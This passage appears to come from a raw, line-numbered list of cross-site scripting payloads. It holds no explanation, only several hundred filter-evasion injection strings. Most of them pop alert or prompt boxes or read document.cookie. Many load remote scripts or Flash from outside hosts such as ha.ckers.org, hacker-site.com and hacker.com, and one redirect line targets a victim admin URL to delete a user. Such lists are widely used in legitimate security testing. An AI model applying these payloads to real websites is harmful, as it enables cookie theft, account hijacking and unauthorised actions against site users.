1969  <SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1970  <SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1971  <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1972  <A HREF="http://66.102.7.147/">XSS</A>
1973  <A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
1974  <A HREF="http://1113982867/">XSS</A>
1975  <A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
1976  <A HREF="http://0102.0146.0007.00000223/">XSS</A>
1977  <A HREF="htt p://6 6.000146.0x7.147/">XSS</A>
1978  <iframe  src="&Tab;javascript:prompt(1)&Tab;">
1979  <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
1980  <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
1981  <sVg><scRipt >alert&lpar;1&rpar; {Opera}
1982  <img/src=`` onerror=this.onerror=confirm(1)
1983  <form><isindex formaction="javascript&colon;confirm(1)"
1984  <img src=``&NewLine; onerror=alert(1)&NewLine;
1985  <script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
1986  <ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
1987  <iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
1988  <script /**/>/**/alert(1)/**/</script /**/
1989  &#34;&#62<h1/onmouseover='\u0061lert(1)'>
1990  <iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
1991  <meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>
1992  <svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script
1993  <svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
1994  <meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
1995  <iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
```

```
1996  <form><a href="javascript:\u0061lert&#x28;1&#x29;">X
1997  </script><img/*/src="worksinchrome&colon;prompt&#x28;1&#x29;"/*/onerror='eval(src)'>
1998  <img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
1999  <form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
2000  <a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="&#09;&#10;&#11;>X</a
2001  http://www.google<script .com>alert(document.location)</script
2002  <a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
2003  <img/src=@&#32;&#13; onerror = prompt('&#49;')
2004  <style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
2005  <script ^__^>alert(String.fromCharCode(49))</script ^__^
2006  </style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
2007  &#00;</form><input type&#61;"date" onfocus="alert(1)">
2008  <form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
2009  <script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</script /***/
2010  <iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar&gt;'>
2011  <a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
2012  <script ~~~>alert(0%0)</script ~~~>
2013  <style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
2014  <///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
2015  <img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
2016  &#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
2017  &#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
2018  <marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
2019  <div/style="width:expression(confirm(1))">X</div> {IE7}
2020  <iframe// src=javaSCRIPT&colon;alert(1)
2021  //<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='submit'>//
2022  /*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
2023  //|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\\
2024  </font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
2025  <a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
2026  </plaintext\></|\><plaintext/onmouseover=prompt(1)
2027  </svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
2028  <a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
```

```
2029  <div onmouseover='alert&lpar;1&rpar;'>DIV</div>
2030  <iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)">
2031  <a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
2032  <embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
2033  <object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
2034  <var onmouseover="prompt(1)">On Mouse Over</var>
2035  <a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
2036  <img src="/" =_=" title="onerror='prompt(1)'">
2037  <%<!--'%><script>alert(1);</script -->
2038  <script src="data:text/javascript,alert(1)"></script>
2039  <iframe/src \/\/onload = prompt(1)
2040  <iframe/onreadystatechange=alert(1)
2041  <svg/onload=alert(1)
2042  <input value=<><iframe/src=javascript:confirm(1)
2043  <input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
2044  <iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;%28&Tab;1&Tab;%29></ifram
2045  <img src=`xx:xx`onerror=alert(1)>
2046  <object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
2047  <meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
2048  <math><a xlink:href="//jsfiddle.net/t846h/">click
2049  <embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
2050  <svg contentScriptType=text/vbs><script>MsgBox+1
2051  <a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
2052  <iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
2053  <script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\u006C\u0065\u0072\u0074(~'\u0061')</script
2054  <script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\u0061 & /=%2F
2055  <script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%72%74(/XSS/)></script
2056  <object data=javascript&colon;\u0061&#x6L;&#101%72t(1)>
2057  <script>+-+-1-+-+alert(1)</script>
2058  <body/onload=&lt;!--&gt;&#10alert(1)>
2059  <script itworksinallbrowsers>/*<script* */alert(1)</script
2060  <img src ?itworksonchrome?\/onerror = alert(1)
2061  <svg><script>//&NewLine;confirm(1);</script </svg>
```

```
2062  <svg><script onlypossibleinopera:-)> alert(1)
2063  <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script&#x3A;&#97lert(1)>ClickMe
2064  <script x> alert(1) </script 1=2
2065  <div/onmouseover='alert(1)'> style="x:">
2066  <--`<img/src=` onerror=alert(1)> --!>
2067  <script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&#x074,&#x0061;&#x06c;&#x0065;&#x00000072;&
2068  <div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="alert(1)">x</button>
2069  "><img src=x onerror=window.open('https://www.google.com/');>
2070  <form><button formaction=javascript&colon;alert(1)>CLICKME
2071  <math><a xlink:href="//jsfiddle.net/t846h/">click
2072  <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
2073  <iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
2074  <a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61&#34&#104&#116&#116&#112&#58&#47&#47&#115&
2075  '';!--"<XSS>=&{()}
2076  '>//\\,<'>">">"*"
2077  '); alert('XSS
2078  <script>alert(1);</script>
2079  <script>alert('XSS');</script>
2080  <IMG SRC="javascript:alert('XSS');">
2081  <IMG SRC=javascript:alert('XSS')>
2082  <IMG SRC=javascript:alert('XSS')>
2083  <IMG SRC=javascript:alert(&quot;XSS&quot;)>
2084  <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
2085  <scr<script>ipt>alert('XSS');</scr</script>ipt>
2086  <script>alert(String.fromCharCode(88,83,83))</script>
2087  <img src=foo.png onerror=alert(/xssed/) />
2088  <style>@im\port'\ja\vasc\ript:alert(\"XSS\")';</style>
2089  <? echo('<scr)'; echo('ipt>alert(\"XSS\")</script>'); ?>
2090  <marquee><script>alert('XSS')</script></marquee>
2091  <IMG SRC=\"jav&#x09;ascript:alert('XSS');\">
2092  <IMG SRC=\"jav&#x0A;ascript:alert('XSS');\">
2093  <IMG SRC=\"jav&#x0D;ascript:alert('XSS');\">
2094  <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

```
2095   "><script>alert(0)</script>
2096   <script src=http://yoursite.com/your_files.js></script>
2097   </title><script>alert(/xss/)</script>
2098   </textarea><script>alert(/xss/)</script>
2099   <IMG LOWSRC=\"javascript:alert('XSS')\">
2100   <IMG DYNSRC=\"javascript:alert('XSS')\">
2101   <font style='color:expression(alert(document.cookie))'>
2102   <img src="javascript:alert('XSS')">
2103   <script language="JavaScript">alert('XSS')</script>
2104   <body onunload="javascript:alert('XSS');">
2105   <body onLoad="alert('XSS');"
2106   [color=red' onmouseover="alert('xss')"]mouse over[/color]
2107   "/></a></><img src=1.gif onerror=alert(1)>
2108   window.alert("Bonjour !");
2109   <div style="x:expression((window.r==1)?'':eval('r=1;
2110   alert(String.fromCharCode(88,83,83));'))">
2111   <iframe<?php echo chr(11)?> onload=alert('XSS')></iframe>
2112   "><script alert(String.fromCharCode(88,83,83))</script>
2113   '><marquee><h1>XSS</h1></marquee>
2114   '"><script>alert('XSS')</script>
2115   '"><marquee><h1>XSS</h1></marquee>
2116   <META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=javascript:alert('XSS');\">
2117   <META HTTP-EQUIV=\"refresh\" CONTENT=\"0; URL=http://;URL=javascript:alert('XSS');\">
2118   <script>var var = 1; alert(var)</script>
2119   <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
2120   <?='<SCRIPT>alert("XSS")</SCRIPT>'?>
2121   <IMG SRC='vbscript:msgbox(\"XSS\")'>
2122   " onfocus=alert(document.domain) "> <"
2123   <FRAMESET><FRAME SRC=\"javascript:alert('XSS');\"></FRAMESET>
2124   <STYLE>li {list-style-image: url(\"javascript:alert('XSS')\");}</STYLE><UL><LI>XSS
2125   perl -e 'print \"<SCR\0IPT>alert(\"XSS\")</SCR\0IPT>\";' > out
2126   perl -e 'print \"<IMG SRC=java\0script:alert(\"XSS\")>\";' > out
2127   <br size=\"&{alert('XSS')}\">
```

```
2128  <scrscriptipt>alert(1)</scrscriptipt>
2129  </br style=a:expression(alert())>
2130  </script><script>alert(1)</script>
2131  "><BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
2132  [color=red width=expression(alert(123))][color]
2133  <BASE HREF="javascript:alert('XSS');//">
2134  Execute(MsgBox(chr(88)&chr(83)&chr(83)))<
2135  "></iframe><script>alert(123)</script>
2136  <body onLoad="while(true) alert('XSS');">
2137  '"></title><script>alert(1111)</script>
2138  </textarea>'"><script>alert(document.cookie)</script>
2139  '""><script language="JavaScript"> alert('X \nS \nS');</script>
2140  </script></script><<<<script><>>><<<script>alert(123)</script>
2141  <html><noalert><noscript>(123)</noscript><script>(123)</script>
2142  <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
2143  '></select><script>alert(123)</script>
2144  '>"><script src = 'http://www.site.com/XSS.js'></script>
2145  }</style><script>a=eval;b=alert;a(b(/XSS/.source));</script>
2146  <SCRIPT>document.write("XSS");</SCRIPT>
2147  a="get";b="URL";c="javascript:";d="alert('xss');";eval(a+b+c+d);
2148  ='><script>alert("xss")</script>
2149  <script+src=">"+src="http://yoursite.com/xss.js?69,69"></script>
2150  <body background=javascript:'"><script>alert(navigator.userAgent)</script>></body>
2151  ">/XaDoS/><script>alert(document.cookie)</script><script src="http://www.site.com/XSS.js"></script>
2152  ">/KinG-InFeT.NeT/><script>alert(document.cookie)</script>
2153  src="http://www.site.com/XSS.js"></script>
2154  data:text/html;charset=utf-7;base64,Ij48L3RpdGxlPjxzY3JpcHQ+YWxlcnQoMTMzNyk8L3NjcmlwdD4=
2155  !--" /><script>alert('xss');</script>
2156  <script>alert("XSS by \nxss")</script><marquee><h1>XSS by xss</h1></marquee>
2157  "><script>alert("XSS by \nxss")</script>><marquee><h1>XSS by xss</h1></marquee>
2158  '"></title><script>alert("XSS by \nxss")</script>><marquee><h1>XSS by xss</h1></marquee>
2159  <img """><script>alert("XSS by \nxss")</script><marquee><h1>XSS by xss</h1></marquee>
2160  <script>alert(1337)</script><marquee><h1>XSS by xss</h1></marquee>
```

```
2161    "><script>alert(1337)</script>"><script>alert("XSS by \nxss</h1></marquee>
2162    '"></title><script>alert(1337)</script>><marquee><h1>XSS by xss</h1></marquee>
2163    <iframe src="javascript:alert('XSS by \nxss');"></iframe><marquee><h1>XSS by xss</h1></marquee>
2164    '><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT><img src="" alt='
2165    "><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT><img src="" alt="
2166    \'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT><img src="" alt=\'
2167    http://www.simpatie.ro/index.php?page=friends&member=781339&javafunctionname=Pageclick&javapgno=2 javapgno=2 ??XSS??
2168    http://www.simpatie.ro/index.php?page=top_movies&cat=13&p=2 p=2 ??XSS??
2169    '); alert('xss'); var x='
2170    \\'); alert(\'xss\');var x=\'
2171    //--></SCRIPT><SCRIPT>alert(String.fromCharCode(88,83,83));
2172    >"><ScRiPt%20%0a%0d>alert(561177485777)%3B</ScRiPt>
2173    <img src="Mario Heiderich says that svg SHOULD not be executed trough image tags" onerror="javascript:document.write('\u003c\u00
2174    </body>
2175    </html>
2176    <SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>
2177    <SCRIPT> alert("XSS"); </SCRIPT>
2178    <BODY ONLOAD=alert("XSS")>
2179    <BODY BACKGROUND="javascript:alert('XSS')">
2180    <IMG SRC="javascript:alert('XSS');">
2181    <IMG DYNSRC="javascript:alert('XSS')">
2182    <IMG LOWSRC="javascript:alert('XSS')">
2183    <IFRAME SRC="http://hacker-site.com/xss.html">
2184    <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
2185    <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
2186    <TABLE BACKGROUND="javascript:alert('XSS')">
2187    <TD BACKGROUND="javascript:alert('XSS')">
2188    <DIV STYLE="background-image: url(javascript:alert('XSS'))">
2189    <DIV STYLE="width: expression(alert('XSS'));">
2190    <OBJECT TYPE="text/x-scriptlet" DATA="http://hacker.com/xss.html">
2191    <EMBED SRC="http://hacker.com/xss.swf" AllowScriptAccess="always">
2192    &apos;;alert(String.fromCharCode(88,83,83))//\&apos;;alert(String.fromCharCode(88,83,83))//&quot;;alert(String.fromCharCode(88,8
2193    &apos;&apos;;!--&quot;&lt;XSS&gt;=&amp;{()}
```

```
2194   &lt;SCRIPT&gt;alert(&apos;XSS&apos;)&lt;/SCRIPT&gt;
2195   &lt;SCRIPT SRC=http://ha.ckers.org/xss.js&gt;&lt;/SCRIPT&gt;
2196   &lt;SCRIPT&gt;alert(String.fromCharCode(88,83,83))&lt;/SCRIPT&gt;
2197   &lt;BASE HREF=&quot;javascript:alert(&apos;XSS&apos;);//&quot;&gt;
2198   &lt;BGSOUND SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
2199   &lt;BODY BACKGROUND=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
2200   &lt;BODY ONLOAD=alert(&apos;XSS&apos;)&gt;
2201   &lt;DIV STYLE=&quot;background-image: url(javascript:alert(&apos;XSS&apos;))&quot;&gt;
2202   &lt;DIV STYLE=&quot;background-image: url(&amp;#1;javascript:alert(&apos;XSS&apos;))&quot;&gt;
2203   &lt;DIV STYLE=&quot;width: expression(alert(&apos;XSS&apos;));&quot;&gt;
2204   &lt;FRAMESET&gt;&lt;FRAME SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;&lt;/FRAMESET&gt;
2205   &lt;IFRAME SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;&lt;/IFRAME&gt;
2206   &lt;INPUT TYPE=&quot;IMAGE&quot; SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
2207   &lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
2208   &lt;IMG SRC=javascript:alert(&apos;XSS&apos;)&gt;
2209   &lt;IMG DYNSRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
2210   &lt;IMG LOWSRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
2211   &lt;IMG SRC=&quot;http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode&quot;&gt;
2212   Redirect 302 /a.jpg http://victimsite.com/admin.asp&amp;deleteuser
2213   exp/*&lt;XSS STYLE=&apos;no\xss:noxss(&quot;*//*&quot;);
2214   &lt;STYLE&gt;li {list-style-image: url(&quot;javascript:alert(&#39;XSS&#39;)&quot;);}&lt;/STYLE&gt;&lt;UL&gt;&lt;LI&gt;XSS
2215   &lt;IMG SRC=&apos;vbscript:msgbox(&quot;XSS&quot;)&apos;&gt;
2216   &lt;LAYER SRC=&quot;http://ha.ckers.org/scriptlet.html&quot;&gt;&lt;/LAYER&gt;
2217   &lt;IMG SRC=&quot;livescript:[code]&quot;&gt;
2218   %BCscript%BEalert(%A2XSS%A2)%BC/script%BE
2219   &lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT=&quot;0;url=javascript:alert(&apos;XSS&apos;);&quot;&gt;
2220   &lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT=&quot;0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K&quot;
2221   &lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT=&quot;0; URL=http://;URL=javascript:alert(&apos;XSS&apos;);&quot;&gt;
2222   &lt;IMG SRC=&quot;mocha:[code]&quot;&gt;
2223   &lt;OBJECT TYPE=&quot;text/x-scriptlet&quot; DATA=&quot;http://ha.ckers.org/scriptlet.html&quot;&gt;&lt;/OBJECT&gt;
2224   &lt;OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389&gt;&lt;param name=url value=javascript:alert(&apos;XSS&apos;)&gt;&
2225   &lt;EMBED SRC=&quot;http://ha.ckers.org/xss.swf&quot; AllowScriptAccess=&quot;always&quot;&gt;&lt;/EMBED&gt;
2226   a=&quot;get&quot;;&amp;#10;b=&quot;URL(&quot;&quot;;&amp;#10;c=&quot;javascript:&quot;;&amp;#10;d=&quot;alert(&apos;XSS&apos;);&
```

```
2227    &lt;STYLE TYPE=&quot;text/javascript&quot;&gt;alert(&apos;XSS&apos;);&lt;/STYLE&gt;
2228    &lt;IMG STYLE=&quot;xss:expr/*XSS*/ession(alert(&apos;XSS&apos;))&quot;&gt;
2229    &lt;XSS STYLE=&quot;xss:expression(alert(&apos;XSS&apos;))&quot;&gt;
2230    &lt;STYLE&gt;.XSS{background-image:url(&quot;javascript:alert(&apos;XSS&apos;)&quot;);}&lt;/STYLE&gt;&lt;A CLASS=XSS&gt;&lt;/A&g
2231    &lt;STYLE type=&quot;text/css&quot;&gt;BODY{background:url(&quot;javascript:alert(&apos;XSS&apos;)&quot;)}&lt;/STYLE&gt;
2232    &lt;LINK REL=&quot;stylesheet&quot; HREF=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
2233    &lt;LINK REL=&quot;stylesheet&quot; HREF=&quot;http://ha.ckers.org/xss.css&quot;&gt;
2234    &lt;STYLE&gt;@import&apos;http://ha.ckers.org/xss.css&apos;;&lt;/STYLE&gt;
2235    &lt;META HTTP-EQUIV=&quot;Link&quot; Content=&quot;&lt;http://ha.ckers.org/xss.css&gt;; REL=stylesheet&quot;&gt;
2236    &lt;STYLE&gt;BODY{-moz-binding:url(&quot;http://ha.ckers.org/xssmoz.xml#xss&quot;)}&lt;/STYLE&gt;
2237    &lt;TABLE BACKGROUND=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;&lt;/TABLE&gt;
2238    &lt;TABLE&gt;&lt;TD BACKGROUND=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;&lt;/TD&gt;&lt;/TABLE&gt;
2239    &lt;HTML xmlns:xss&gt;
2240    &lt;XML ID=I&gt;&lt;X&gt;&lt;C&gt;&lt;![CDATA[&lt;IMG SRC=&quot;javas]]&gt;&lt;![CDATA[cript:alert(&apos;XSS&apos;);&quot;&gt;]]
2241    &lt;XML ID=&quot;xss&quot;&gt;&lt;I&gt;&lt;B&gt;&lt;IMG SRC=&quot;javas&lt;!-- --&gt;cript:alert(&apos;XSS&apos;)&quot;&gt;&lt;/
2242    &lt;XML SRC=&quot;http://ha.ckers.org/xsstest.xml&quot; ID=I&gt;&lt;/XML&gt;
2243    &lt;HTML&gt;&lt;BODY&gt;
2244    &lt;!--[if gte IE 4]&gt;
2245    &lt;META HTTP-EQUIV=&quot;Set-Cookie&quot; Content=&quot;USERID=&lt;SCRIPT&gt;alert(&apos;XSS&apos;)&lt;/SCRIPT&gt;&quot;&gt;
2246    &lt;XSS STYLE=&quot;behavior: url(http://ha.ckers.org/xss.htc);&quot;&gt;
2247    &lt;SCRIPT SRC=&quot;http://ha.ckers.org/xss.jpg&quot;&gt;&lt;/SCRIPT&gt;
2248    &lt;!--#exec cmd=&quot;/bin/echo &apos;&lt;SCRIPT SRC&apos;&quot;--&gt;&lt;!--#exec cmd=&quot;/bin/echo &apos;=http://ha.ckers.c
2249    &lt;? echo(&apos;&lt;SCR)&apos;;
2250    &lt;BR SIZE=&quot;&amp;{alert(&apos;XSS&apos;)}&quot;&gt;
2251    &lt;IMG SRC=JaVaScRiPt:alert(&apos;XSS&apos;)&gt;
2252    &lt;IMG SRC=javascript:alert(&amp;quot;XSS&amp;quot;)&gt;
2253    &lt;IMG SRC=`javascript:alert(&quot;RSnake says, &apos;XSS&apos;&quot;)`&gt;
2254    &lt;IMG SRC=javascript:alert(String.fromCharCode(88,83,83))&gt;
2255    &lt;IMG SRC=&amp;#106;&amp;#97;&amp;#118;&amp;#97;&amp;#115;&amp;#99;&amp;#114;&amp;#105;&amp;#112;&amp;#116;&amp;#58;&amp;#97;&
2256    &lt;IMG SRC=&amp;#0000106&amp;#0000097&amp;#0000118&amp;#0000097&amp;#0000115&amp;#0000099&amp;#0000114&amp;#0000105&amp;#000011
2257    &lt;DIV STYLE=&quot;background-image:\0075\0072\006C\0028&apos;\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c
2258    &lt;IMG SRC=&amp;#x6A&amp;#x61&amp;#x76&amp;#x61&amp;#x73&amp;#x63&amp;#x72&amp;#x69&amp;#x70&amp;#x74&amp;#x3A&amp;#x61&amp;#x6
2259    &lt;HEAD&gt;&lt;META HTTP-EQUIV=&quot;CONTENT-TYPE&quot; CONTENT=&quot;text/html; charset=UTF-7&quot;&gt; &lt;/HEAD&gt;+ADw-SCRI
```

```
2260    \&quot;;alert(&apos;XSS&apos;);//
2261    &lt;/TITLE&gt;&lt;SCRIPT&gt;alert("XSS");&lt;/SCRIPT&gt;
2262    &lt;STYLE&gt;@im\port&apos;\ja\vasc\ript:alert(&quot;XSS&quot;)&apos;;&lt;/STYLE&gt;
2263    &lt;IMG SRC=&quot;jav&#x09;ascript:alert(&apos;XSS&apos;);&quot;&gt;
2264    &lt;IMG SRC=&quot;jav&amp;#x09;ascript:alert(&apos;XSS&apos;);&quot;&gt;
2265    &lt;IMG SRC=&quot;jav&amp;#x0A;ascript:alert(&apos;XSS&apos;);&quot;&gt;
2266    &lt;IMG SRC=&quot;jav&amp;#x0D;ascript:alert(&apos;XSS&apos;);&quot;&gt;
2267    &lt;IMG&#x0D;SRC&#x0D;=&#x0D;&quot;&#x0D;j&#x0D;a&#x0D;v&#x0D;a&#x0D;s&#x0D;c&#x0D;r&#x0D;i&#x0D;p&#x0D;t&#x0D;:&#x0D;a&#x0D;l&#
2268    perl -e &apos;print &quot;&lt;IMG SRC=java\0script:alert(&quot;XSS&quot;)>&quot;;&apos;&gt; out
2269    perl -e &apos;print &quot;&amp;&lt;SCR\0IPT&gt;alert(&quot;XSS&quot;)&lt;/SCR\0IPT&gt;&quot;;&apos; &gt; out
2270    &lt;IMG SRC=&quot; &amp;#14;  javascript:alert(&apos;XSS&apos;);&quot;&gt;
2271    &lt;SCRIPT/XSS SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
2272    &lt;BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert(&quot;XSS&quot;)&gt;
2273    &lt;SCRIPT SRC=http://ha.ckers.org/xss.js
2274    &lt;SCRIPT SRC=//ha.ckers.org/.j&gt;
2275    &lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;
2276    &lt;IFRAME SRC=http://ha.ckers.org/scriptlet.html &lt;
2277    &lt;&lt;SCRIPT&gt;alert(&quot;XSS&quot;);//&lt;&lt;/SCRIPT&gt;
2278    &lt;IMG &quot;&quot;&quot;&gt;&lt;SCRIPT&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;&quot;&gt;
2279    &lt;SCRIPT&gt;a=/XSS/
2280    &lt;SCRIPT a=&quot;&gt;&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
2281    &lt;SCRIPT =&quot;blah&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
2282    &lt;SCRIPT a=&quot;blah&quot; &apos;&apos; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
2283    &lt;SCRIPT &quot;a=&apos;&gt;&apos;&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
2284    &lt;SCRIPT a=`&gt;` SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
2285    &lt;SCRIPT&gt;document.write(&quot;&lt;SCRI&quot;);&lt;/SCRIPT&gt;PT SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&
2286    &lt;SCRIPT a=&quot;>&apos;>&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
2287    &lt;A HREF=&quot;http://66.102.7.147/&quot;&gt;XSS&lt;/A&gt;
2288    &lt;A HREF=&quot;http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D&quot;&gt;XSS&lt;/A&gt;
2289    &lt;A HREF=&quot;http://1113982867/&quot;&gt;XSS&lt;/A&gt;
2290    &lt;A HREF=&quot;http://0x42.0x0000066.0x7.0x93/&quot;&gt;XSS&lt;/A&gt;
2291    &lt;A HREF=&quot;http://0102.0146.0007.00000223/&quot;&gt;XSS&lt;/A&gt;
2292    &lt;A HREF=&quot;h&#x0A;tt&#09;p://6&amp;#09;6.000146.0x7.147/&quot;&gt;XSS&lt;/A&gt;
```

```
2293   &lt;A HREF=&quot;//www.google.com/&quot;&gt;XSS&lt;/A&gt;
2294   &lt;A HREF=&quot;//google&quot;&gt;XSS&lt;/A&gt;
2295   &lt;A HREF=&quot;http://ha.ckers.org@google&quot;&gt;XSS&lt;/A&gt;
2296   &lt;A HREF=&quot;http://google:ha.ckers.org&quot;&gt;XSS&lt;/A&gt;
2297   &lt;A HREF=&quot;http://google.com/&quot;&gt;XSS&lt;/A&gt;
2298   &lt;A HREF=&quot;http://www.google.com./&quot;&gt;XSS&lt;/A&gt;
2299   &lt;A HREF=&quot;javascript:document.location=&apos;http://www.google.com/&apos;&quot;&gt;XSS&lt;/A&gt;
2300   &lt;A HREF=&quot;http://www.gohttp://www.google.com/ogle.com/&quot;&gt;XSS&lt;/A&gt;
2301   <script>document.vulnerable=true;</script>
2302   <img SRC="jav ascript:document.vulnerable=true;">
2303   <img SRC="javascript:document.vulnerable=true;">
2304   <img SRC=" &#14; javascript:document.vulnerable=true;">
2305   <body onload!#$%&()*~+-_.,:;?@[/|\]^`=document.vulnerable=true;>
2306   <<SCRIPT>document.vulnerable=true;//<</SCRIPT>
2307   <script <B>document.vulnerable=true;</script>
2308   <img SRC="javascript:document.vulnerable=true;"
2309   <iframe src="javascript:document.vulnerable=true; <
